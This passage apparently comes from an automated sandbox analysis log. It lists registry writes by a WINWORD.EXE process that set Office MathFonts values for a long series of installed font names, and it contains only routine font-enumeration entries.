Operation: write **Name:** @HGPGothicM
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPGyoshotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPKyokashotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPMinchoB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPMinchoE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPSoeiKakugothicUB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPSoeiKakupoptai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPSoeiPresenceEB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSeikaishotaiPRO
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSGothicE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSGothicM
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSGyoshotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSKyokashotai
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSMinchoB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGSMinchoE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	@HGSoeiKakugothicUB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HGSoeiKakupoptai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HGSoeiPresenceEB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HGSSoeiKakugothicUB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HGSSoeiKakupoptai
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HGSSoeiPresenceEB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYGothic-Extra
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYGothic-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYGraphic-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYGungSo-Bold
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYHeadLine-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYMyeongJo-Extra
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYPMokGak-Bold
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYPost-Light
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYPost-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYShortSamul-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@HYSinMyeongJo-Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@KaiTi
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Magic R
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Malgun Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Meiryo
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Meiryo UI
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Microsoft JhengHei
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Microsoft YaHei
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MingLiU
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MingLiU_HKSCS
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MingLiU_HKSCS-ExtB
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MingLiU-ExtB
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MoeumT R
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MS Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MS Mincho
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MS PGothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MS PMincho
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@MS UI Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@New Gulim
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@NSimSun
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@PMingLiU
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@PMingLiU-ExtB
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@Pyunji R
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	@SimHei

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @SimSun
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @SimSun-ExtB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @Yet R
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Agency FB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Aharoni
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Algerian
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Ami R
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Andalus
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Angsana New
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** AngsanaUPC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Aparajita
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arabic Typesetting
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arial
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arial Black
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arial Narrow
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arial Rounded MT Bold
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Arial Unicode MS
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Baskerville Old Face
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Batang
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	BatangChe
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bauhaus 93
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bell MT
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Berlin Sans FB
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Berlin Sans FB Demi
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bernard MT Condensed
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Blackadder ITC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bodoni MT
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bodoni MT Black
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bodoni MT Condensed
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bodoni MT Poster Compressed
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Book Antiqua
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bookman Old Style
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bookshelf Symbol 7
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Bradley Hand ITC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Britannic Bold
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Broadway
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Browallia New
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	BrowalliaUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Brush Script MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Calibri
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Calibri Light
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Californian FB
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Calisto MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Cambria
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Cambria Math
Value:	1		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Candara
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Castellar
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Centaur
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Century
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Century Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Century Schoolbook
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Chiller
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Colonna MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Comic Sans MS
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Consolas
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Constantia
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Cooper Black
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Copperplate Gothic Bold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Copperplate Gothic Light

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Corbel
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Cordia New
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** CordiaUPC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Courier
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Courier New
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Curlz MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** DaunPenh
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** David
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** DFKai-SB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** DilleniaUPC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** DokChampa
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Dotum
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** DotumChe
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Ebrima
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Edwardian Script ITC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Elephant
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Engravers MT
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Eras Bold ITC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Eras Demi ITC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts

Operation:	write	**Name:**	Eras Light ITC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Eras Medium ITC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Estrangelo Edessa
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	EucrosiaUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Euphemia
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Expo M
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	FangSong
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Felix Titling
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Fixedsys
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Footlight MT Light
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Forte
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Book
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Demi
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Demi Cond
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Heavy
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Medium
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Franklin Gothic Medium Cond
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	FrankRuehl
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	FreesiaUPC
Value:	0		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Freestyle Script
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	French Script MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gabriola
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Garamond
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gautami
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Georgia
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gigi
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gill Sans MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Gill Sans MT Condensed
Value:	0		

